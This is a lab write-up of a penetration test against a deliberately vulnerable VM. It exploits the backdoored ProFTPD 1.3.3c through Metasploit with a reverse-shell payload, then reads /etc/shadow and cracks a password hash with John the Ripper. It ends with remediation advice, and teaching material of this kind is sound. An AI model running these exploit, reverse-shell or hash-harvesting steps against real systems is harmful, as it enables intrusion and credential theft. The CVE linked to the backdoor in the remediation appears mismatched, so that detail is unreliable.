
# Offensive Laboratory 2

# ProFTPD 1.3.3c Backdoor Exploit (Root Flag)

## 1. Introduction and Objectives

This report details the penetration test performed on a vulnerable Linux virtual machine (Ubuntu), focusing on identifying a high-risk service misconfiguration that allowed immediate root access.

| Detail | Value |
| --- | --- |
| **Target IP Address** | 192.168.222.130 |
| **Attacker IP Address (LHOST)** | 192.168.222.128 |
| **Target OS** | Ubuntu 4ubuntu2.2 (Linux Kernel 3.x) |
| **Objective** | Gain a Root-level shell and retrieve the flag file. |



# 2. Initial Enumeration

The first step was a service scan using nmap to identify open ports and service versions.

**Command:**

sudo nmap -sS -sV 192.168.222.130

Key Findings:
| Port | Service | Version | Risk |
| :--- | :--- | :--- | :--- |
| 21/tcp | ftp | ProFTPD 1.3.3c | CRITICAL (Exploitable Backdoor) |
| 22/tcp | ssh | OpenSSH 7.2p2 | Low (Standard service) |
| 80/tcp | http | Apache httpd 2.4.18 | Low (No obvious web vulnerability found) |



# 3. Vulnerability Analysis (Port 21)

A script scan against Port 21 identified a severe misconfiguration within the ProFTPD service. The Nmap output explicitly marked the installation as backdoored and successfully executed a test command as root.

**Vulnerability Found:** ftp-proftpd-backdoor

The Nmap script output confirmed the immediate severity:

| ftp-proftpd-backdoor:
| This installation has been backdoored.
| Command: id
|_ Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)




This confirmed that the ProFTPD 1.3.3c version contained a backdoor that allows arbitrary command execution as the **root** user.

# 4. Exploitation and Root Shell Acquisition


The Metasploit Framework was used to exploit the confirmed ProFTPD backdoor vulnerability to gain a stable reverse shell connection.

## Exploit Steps:

1. **Launch Metasploit:** msfconsole
2. **Select Exploit Module:** use exploit/unix/ftp/proftpd_133c_backdoor
3. **Set Options:**
   set RHOSTS 192.168.222.130
   set PAYLOAD cmd/unix/reverse
   set LHOST 192.168.222.128

4. **Execute:** exploit

**Result:** A command shell session was successfully established, immediately granting **root** privileges (uid=0).




# 5. Post-Exploitation and Flag Retrieval

With root access secured, the system was searched for the flag file.

## Flag Location

The flag was retrieved from the common /root/ directory.

### Command:

ls /root
cat /root/flag.txt

## Hash Cracking (Credential Harvesting)

During post-exploitation, the /etc/shadow file was examined for local user hashes.

**Hash Retrieved for user 'marlinspike':**

marlinspike:$6$G5w... (hash redacted for report integrity) ...:17484:0:99999:7:::

The hash was successfully cracked using John the Ripper and the rockyou.txt wordlist.

**Command Used (on Attacker Machine):**

john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Cracked password: marlinspike

# 6. Remediation Recommendations

The primary security failure was the presence of a known, backdoor-compromised version of ProFTPD.

1. **Immediate Patch/Upgrade:** The ProFTPD service must be immediately patched or upgraded to a version greater than 1.3.3g to fix CVE-2010-4221 and the backdoor module.
2. **Service Removal:** If the FTP service is not mission-critical, it should be completely removed from the system.
3. **Input Filtering:** If FTP must remain, implement strict firewall rules (iptables/ufw) to restrict access to only essential internal or management IP addresses.
4. **Credential Hygiene:** Enforce strong password policies to prevent successful dictionary attacks on harvested shadow hashes.